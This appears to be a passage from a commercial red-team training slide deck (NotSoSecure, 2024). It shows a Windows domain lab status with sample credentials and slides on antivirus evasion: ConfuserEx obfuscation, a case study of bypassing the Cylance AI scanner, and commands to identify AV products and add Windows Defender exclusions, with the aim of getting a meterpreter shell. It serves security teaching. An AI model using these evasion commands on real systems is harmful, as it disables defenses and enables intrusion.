
## Exercise / Demo 4.6: Summary

---




## Exercise / Demo 4.6: Summary

---




## Exercise / Demo 4.6: Summary

---




## Exercise / Demo 4.6: Summary

---




## Exercise / Demo 4.6: Summary

---



## Exercise / Demo 4.6: Summary

---



# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the “Server Management” directory under ITSupport\$

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions  
- john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.




## Defense Evasion


Anti-virus (AV) Evasion

# Defense Evasion: AV Bypass (ConfuserEx)


## 1. build the binary



## 2. Open ConfuserEx



## 3. Edit the rule and preset option





## Case Study

### Bypass Cylance AI

---

- Cylance is one of the AI Based AV and protection Software
- Identifies malicious binaries via a trained model dataset
- Researchers were able to tap to binary scoring logic directly
- Researchers found a universal bypass based on an exception
- A specific game was exempted from deep scanning based on strings in binary
- Any binary with similar strings was able to bypass checks

References:

<https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>

# Case Study: Cylance Beating the AI

Malware	SHA256	Score Before	Score After
CoinMiner	1915126c27ba8566c624491bd2613215021cc2b28e5e6f3af69e9e994327f3ac	-826	884
Dridex	c94fe7b646b681ac85756b4ce7f85f4745a7b505f1a2215ba8b58375238bad10	-999	996
Emotet	b3be486490acd78ed37b0823d7b9b6361d76f64d26a089ed8fbcd42d838f87440	-923	625
Gh0stRAT	eebff21def49af4e85c26523af2ad659125a07a09db50ac06bd3746483c89f9d	-975	998
Kovter	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731	-999	856
Nanobot	267912da0d6a7ad9c04c892020f1e5757edf9c476d3de22866eb8a550bff81a	971	999
Pushdo	14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280	-999	999
Qakbot	869985182924ca7548289156cb500612a9f171c7e098b04550dbf62ab8f4ebd9	-998	991
Trickbot	954961fd69cbb2bb73157e0a4e5729d8fe967fdf18e4b691e1f76aeadbc40553	-973	774
Zeus	74031ad4c9b8a8757a712e14d120f710281027620f024a564cbea43ecc095696	-997	997



Claranet Cyber Security brings you  
**NotSoSecure**  
Training


## References:

<https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>

© NotSoSecure Training 2024, All Rights Reserved.

# Beating the AI

- Nonexistent API's.
  - Incomplete Code.
- 
- Edge, implementation requests lead to several “hallucinations”.
  - Code samples with multiple vulnerabilities.



```
// Request dynamic port forwarding
channel = ssh_channel_new(session);
if (channel == NULL) {
    printf("Failed to create SSH channel\n");
    ssh_disconnect(session);
    ssh_free(session);
    return 1;
}

ret = ssh_channel_request_dynamic_forwarding(channel, "127.0.0.1", port);
if (ret != SSH_OK) {
    printf("Failed to request dynamic port forwarding: %s\n", ssh_get_error());
    ssh_channel_free(channel);
    ssh_disconnect(session);
    ssh_free(session);
    return 1;
}

// Listen for incoming connections on local port
struct sockaddr_in addr;
socklen_t addr_len = sizeof(addr);

server_fd = socket(AF_INET, SOCK_STREAM, 0);
if (server_fd == -1) {
    printf("Failed to create socket: %s\n", strerror(errno));
    ssh_channel_close(channel);
    ssh_disconnect(session);
    ssh_free(session);
    return 1;
}

memset(&addr, 0
```



# Defense Evasion: AV Evasion

Text Results    Image Results    Links

Filename [REDACTED] MDS [REDACTED]

★ Detected by 0/26

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.

**Native C++ RAT**  
WARZONE RAT

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean	Fortinet: Clean
AhnLab V3 Internet Security: Clean	F-Secure: Clean
Alyac Internet Security: Clean	IKARUS: Clean
Avast: Clean	Kaspersky: Clean
AVG: Clean	McAfee: Clean
Avira: Clean	Malwarebytes: Clean
BitDefender: Clean	Panda Antivirus: Clean
BullGuard: Clean	Sophos: Clean
ClamAV: Clean	Trend Micro Internet Security: Clean
Comodo Antivirus: Clean	Webroot SecureAnywhere: Clean
DrWeb: Clean	Windows 10 Defender: Clean
Emsisoft: Clean	Zone Alarm: Clean
Eset NOD32: Clean	Zillya: Clean




# Defense Evasion: AV Evasion

## Overview

- Introduction - Considerations
- Understand **how** AV works
- Perform **situational awareness**
- **Effective** techniques to circumvent

### Note:

- **Never** upload your payloads on VirusTotal
- Turn OFF ‘Sample Submission’



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

---

## Introduction


- **End-goal:** Evade Windows Defender & obtain a meterpreter shell
- Considerations when choosing a language?
  - Which language provides the most utility to get to the end-goal required?
  - High vs. Low level vs. Interpreted vs. Compiled
  - Cross-compilation
  - Binary size
  - **Obfuscation**
  - Documentation & ease of use



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Defense Evasion: AV Evasion

---

## Situational Awareness

- **What privileges** do we have? - whoami /all
- **What security** solutions are on the endpoint?
- **Are there any exclusions** we can leverage?
- **What network-level** restrictions are in place?
- **How can we blend** in with the environment?



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

---

## Identify AV Provider

- Environment Variables - set
- Running Processes & Services - ps, tasklist
- Drivers - \windows\system32\drivers, \windows\sysnative\drivers
- Installation Directories - C:\Program Files

```
#Using WMI
```

```
wmic /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr /V /B /C:displayName
```

# Defense Evasion: AV Evasion

---

## AV Exclusions

- Identify AV Exclusions (requires Local Admin Privileges)

```
$Exclusions = Get-MPPreference  
$Exclusions.ExclusionPath
```

- Create an AV Exclusion

```
#PowerShell  
Add-MPPreference –ExclusionPath "<path>"  
  
#PowerShell Core (Not installed by default)  
pwsh Add-MpPreference -ExclusionExtension ".hta"
